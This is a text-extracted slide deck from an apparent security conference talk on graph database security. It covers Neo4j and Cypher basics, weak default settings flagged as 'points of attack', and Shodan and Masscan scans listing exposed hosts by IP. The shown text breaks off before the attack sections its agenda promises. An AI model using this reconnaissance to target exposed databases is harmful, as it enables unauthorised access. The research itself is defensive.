


(IN) Security in Graph Databases in the Real World



Miguel Hernández - @MiguelHzBz
Security analyst & Researcher

Dr. Alfonso Muñoz - @mindcrypt
Senior Cybersecurity Expert & Research Lead

Whoami



Dr. Alfonso Muñoz
Senior Cybersecurity Expert & Research Lead

alfonso@criptored.com - Twitter: **@mindcrypt**
<https://es.linkedin.com/in/alfonso-muñoz-phd-1984141b>

BBVA – Innovation 4 Security
alfonso.munoz@i4s.com – Twitter: **@i4ssecurity**

Doctor de Telecomunicaciones (UPM) & Postdoc (UC3M)

Books (3), artículos científico-técnicos (+60), speaker (+60), security tools, premios...

Empresas: UPM, UC3M, Telefónica, IOActive, BBVA...

Certificados profesionales: CEH, CHFI, CISA, CES, OSCP, CCSK

Some conferences: STIC CCN-CERT, DeepSec, HackInTheBox, Virus Bulletin, RootedCon, 8.8, No cON Name, GSICKMinds, Cybercamp, Secadmin, JNIC, Ciberseg...

Co-editor **@criptored** (Red Temática de Criptografía y Seguridad de la información) ☐ +16 años de vida

Background: **Investigador (academia) | Industria | Underground**

Profesor (docente – Máster Seguridad): **UEM, UNIR, UC3M, UPM ...**

Perfil Técnico: Seguridad defensiva/ofensiva (pentesting), protección de información (criptografía/esteganografía - comunicaciones seguras) y Data Science (machine learning y NLP)



Miguel Hernández Boza Analista de Seguridad

miguelhernandez2907@gmail.com - Twitter: **@miguelhzbz**
<https://www.linkedin.com/in/miguel-hern%C3%A1ndez-boza-8967bb86>

BBVA – Innovation 4 Security
Miguel.hernandez @i4s.com – Twitter: @i4ssecurity

Ingeniero en Telecomunicaciones por la universidad de Zaragoza (UNIZAR) y Máster en Ciberseguridad por la universidad Carlos III de Madrid (UC3M).

Analista de seguridad Informática. Amante de CTFs, programación e IA.

Ha invertido los últimos años de su carrera profesional en multinacionales españolas, como Telefónica o BBVA (i4s), en investigación e innovación de nuevos procedimientos de detección de fraude, thread intelligence y seguridad defensiva.

Actualmente trabaja en el sector bancario aplicando tecnologías de Natural Language Processing, Deep Learning y graph databases. Ha sido premiado con diferentes reconocimientos por su trabajo en estas disciplinas: Accesit – III Concurso de Jóvenes Profesionales ISACA, ganador del Sinfonier Contest 2015 (Telefónica), ...

We are going to talk about...

- Security in graph databases
 - Why Graph databases?
 - Neo4J
 - Security by default & Scanning Internet (“Database leaks”)
 - Authentication mechanisms. Weaknesses and attacks.
 - Graph databases without authentication & empty DB.
 - Injection attacks (DoS, Ransomware, Stego, Anonymity...)
 - OrientDB
 - Security by default & Scanning Internet.
 - Authentication mechanisms. Weaknesses and Attacks.
 - Brute-force attacks
 - GraFScaN: First pentesting tool for graph databases (audit).
- Conclusions. Recommendations

Graph DB



Why Graph Databases? Analytics?

Why Facebook and the NSA love graph databases

searchdatacenter.techtarget.com/feature/Why-Facebook-and-the-NSA-love-graph-databases



GCHQ open-sources surveillance graph database software on GitHub

Released under Apache licence, Gaffer may look for the "boss" of a network.


ANDRII DEGELER - DEC 15, 2015 11:05 AM UTC



Glasses fool face recognition software

<https://www.cs.cmu.edu/~sbhagava/papers/face-rec-ccs16.pdf>

Face2Face: Real-time Face Capture and Reenactment of RGB Videos




23 systems in ranking, February 2017

Rank			DBMS	Database Model	Score		
Feb 2017	Jan 2017	Feb 2016			Feb 2017	Jan 2017	Feb 2016
1.	1.	1.	Neo4j	Graph DBMS	36.27	+0.00	+3.98
2.	2.	2.	OrientDB	Multi-model	5.87	+0.06	-0.55
3.	3.	3.	Titan	Graph DBMS	5.08	-0.42	-0.27
4.	4.	5.	ArangoDB	Multi-model	2.48	+0.07	+1.04
5.	5.	4.	Virtuoso	Multi-model	2.14	-0.23	-0.85
6.	6.	6.	Graph	Graph DBMS	1.03	-0.01	+0.05
7.	8.	7.	AllegroGraph	Multi-model	0.48	+0.02	-0.18
8.	7.	8.	Stardog	Multi-model	0.46	-0.07	-0.08
9.	9.	17.	GraphDB	Multi-model	0.35	+0.05	+0.26
10.	10.	9.	Sqrrl	Multi-model	0.29	+0.03	-0.05
11.	11.	10.	InfiniteGraph	Graph DBMS	0.22	+0.04	-0.09
12.	13.		Dgraph	Graph DBMS	0.19	+0.06	
13.	15.	18.	Blazegraph	Multi-model	0.14	+0.06	+0.07
14.	14.	14.	FlockDB	Graph DBMS	0.12	+0.02	-0.02
15.	12.	15.	InfoGrid	Graph DBMS	0.11	-0.05	-0.03
16.	17.	13.	HyperGraphDB	Graph DBMS	0.09	+0.03	-0.08
17.	16.	12.	GlobaisDB	Multi-model	0.06	+0.00	-0.12
18.	18.	19.	GraphBase	Graph DBMS	0.03	-0.00	-0.01
19.	19.	11.	Sparksee	Graph DBMS	0.02	-0.01	-0.18
20.	21.		AgensGraph	Multi-model	0.00	±0.00	
20.	21.	20.	Amisa Server	Multi-model	0.00	±0.00	±0.00
20.			GRAKN.AI	Graph DBMS	0.00		
20.	20.	16.	VelocityGraph	Graph DBMS	0.00	-0.00	-0.12


By 2020, sophisticated criminals will be able to beat 90% of the organizations who have deployed advanced analytic systems.

The Fast Evolving State of
Adversarial Machine Learning & GAN (Generative Adversarial Networks)
Security Analytics 2016 Gartner





<https://www.genbeta.com/actualidad/wikiverse-o-como-convertir-la-wikipedia-en-una-autentica-galaxia-de-conocimiento>




McHUMOR.com by T. McCracken



©T. McCracken mchumor.com



- **Neo4j** is a **graph database** management system developed by Neo Technology, Inc. Described by its developers as an ACID-compliant transactional database with native graph storage and processing.



- In **Neo4j**, everything is **stored in the form of either an edge, a node, or an attribute**. Each node and edge can have any number of attributes. Both the nodes and edges can be labelled. Labels can be used to narrow searches.






What are GraphGists?


With Neo4j GraphGists you can describe and model your domain in a simple text file and render it as a rich, interactive page in any browser. A GraphGist is ju and can be hosted in a GitHub Gist or any other place with an accessible URL. It will be rendered as an interactive page in your browser.

For more information see the [about page](#).

Featured GraphGists




Explore By Use Case



• Cypher (Graph Query Language)

<https://neo4j.com/developer/cypher-query-language/>

Cypher using relationship 'likes'



Cypher

(a) -[:LIKES]-> (b)

openCypher

The openCypher project aims to deliver a full and open specification of the industry's most widely adopted graph database query language: **Cypher**.

```

MATCH (cypher:QueryLanguage)-[:QUERIES]->(graphs)
MATCH (cypher)<-[:USES]-(u:User) WHERE u.name IN ['Oracle', 'Apache Spark', 'Tableau', 'StrucTr']
MATCH (openCypher)-[:MAKES_AVAILABLE]->(cypher)
RETURN cypher.attributes
  
```

<http://www.opencypher.org>

• SQL vs Cypher

```

SELECT p.ProductName FROM Product AS p
JOIN ProductCategory pc ON (p.CategoryID = pc.CategoryID AND pc.CategoryName = "Dairy Products")
JOIN ProductCategory pc1 ON (p.CategoryID = pc1.CategoryID
JOIN ProductCategory pc2 ON (pc2.ParentID = pc2.CategoryID AND pc2.CategoryName = "Dairy Products")
JOIN ProductCategory pc3 ON (p.CategoryID = pc3.CategoryID
JOIN ProductCategory pc4 ON (pc3.ParentID = pc4.CategoryID)
JOIN ProductCategory pc5 ON (pc4.ParentID = pc5.CategoryID AND pc5.CategoryName = "Dairy Products");
  
```


MATCH

```

(p:Product)-[:CATEGORY]->(l:ProductCategory)-[:PARENT*0..]-(:ProductCategory {name:"Dairy Products"}) RETURN p.name
  
```

```

MATCH (startNode:Control {name:"Start"}), (endNode:Control {name:"Finish"})
call apoc.algo.dijkstra(startNode, endNode, 'NAVIGATE_TO', 'distance') YIELD path, weight
return path;
  
```



Create Your Friends

```

MATCH (you:Person {name:"You"})
FOREACH (name in ["Johan","Rajesh","Anna","Julia","Andrew"]) |
  CREATE (you)-[:FRIEND]->(:Person {name:name})
  
```

FOREACH allows you to execute update operations for each element of a list.

Find Your Friends

```

MATCH (you {name:"You"})-[:FRIEND]->(yourFriends)
RETURN you, yourFriends
  
```



1-. Security by default – Neo4j

- Versions (Initial release 2007)
 - 1.9.x (Release 1.9 13/05/2013)
 - CVE-2013-7259 execute arbitrary code (DefCon 21)
 - Not implement auth and browser interface is only console.
 - 2.x (Release 2.0: 11/12/2013)



**Authentication enabled and
not exposed to Internet by default.**

Neo4j is 3.x or lower.

- BOLT port 7687
- HTTPS disabled in Windows. (Point of attack)
- User management is implemented in v. 3.1.x. Not by default (13/12/2016) (Point of attack)
- Logs (query and security logs) only in Enterprise Edition (Point of attack)
- Two licenses: community (free) y enterprise (\$\$\$\$\$) (Point of attack)
 - Enterprise with backups, HA and 24/7 support.

ttack)

of the



2.- Internet and Neo4j – Shodan, Zmap, Masscan...



SHODAN port:7474

Exploits Maps Images Share Search Download Results Create R

TOP COUNTRIES



United States	7,811
China	5,022
Brazil	1,010
United Kingdom	949
Germany	689

TOP ORGANIZATIONS

Enzu	760
Reliablehosting.com	710
Amazon.com	669
Black Oak Computers Inc - San Francisco	570
China Telecom Guangdong	335

Total results: 23,336

192.80.135.86

86.135-80-102.rdns.scalabledns.com
Enzu
Added on 2017-02-01 00:34:14 GMT
United States, Los Angeles
Details

52.52.94.80

ec2-52-52-94-80.us-west-1.compute.am
Amazon.com
Added on 2017-02-01 00:33:51 GMT
United States, San Jose
Details

108.62.223.230

Nobis Technology Group, LLC
Added on 2017-02-01 00:33:39 GMT
United States, Phoenix
Details



MASSCAN: Mass IP port scanner

This is the fastest Internet port scanner. It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second.


<https://github.com/robertdavidgraham/masscan>

- 33.772 - Neo4J DBs (potential)
- ~1300 (1273) - Real DB Neo4j



- Community vs Enterprise (5:1)





WHAT?

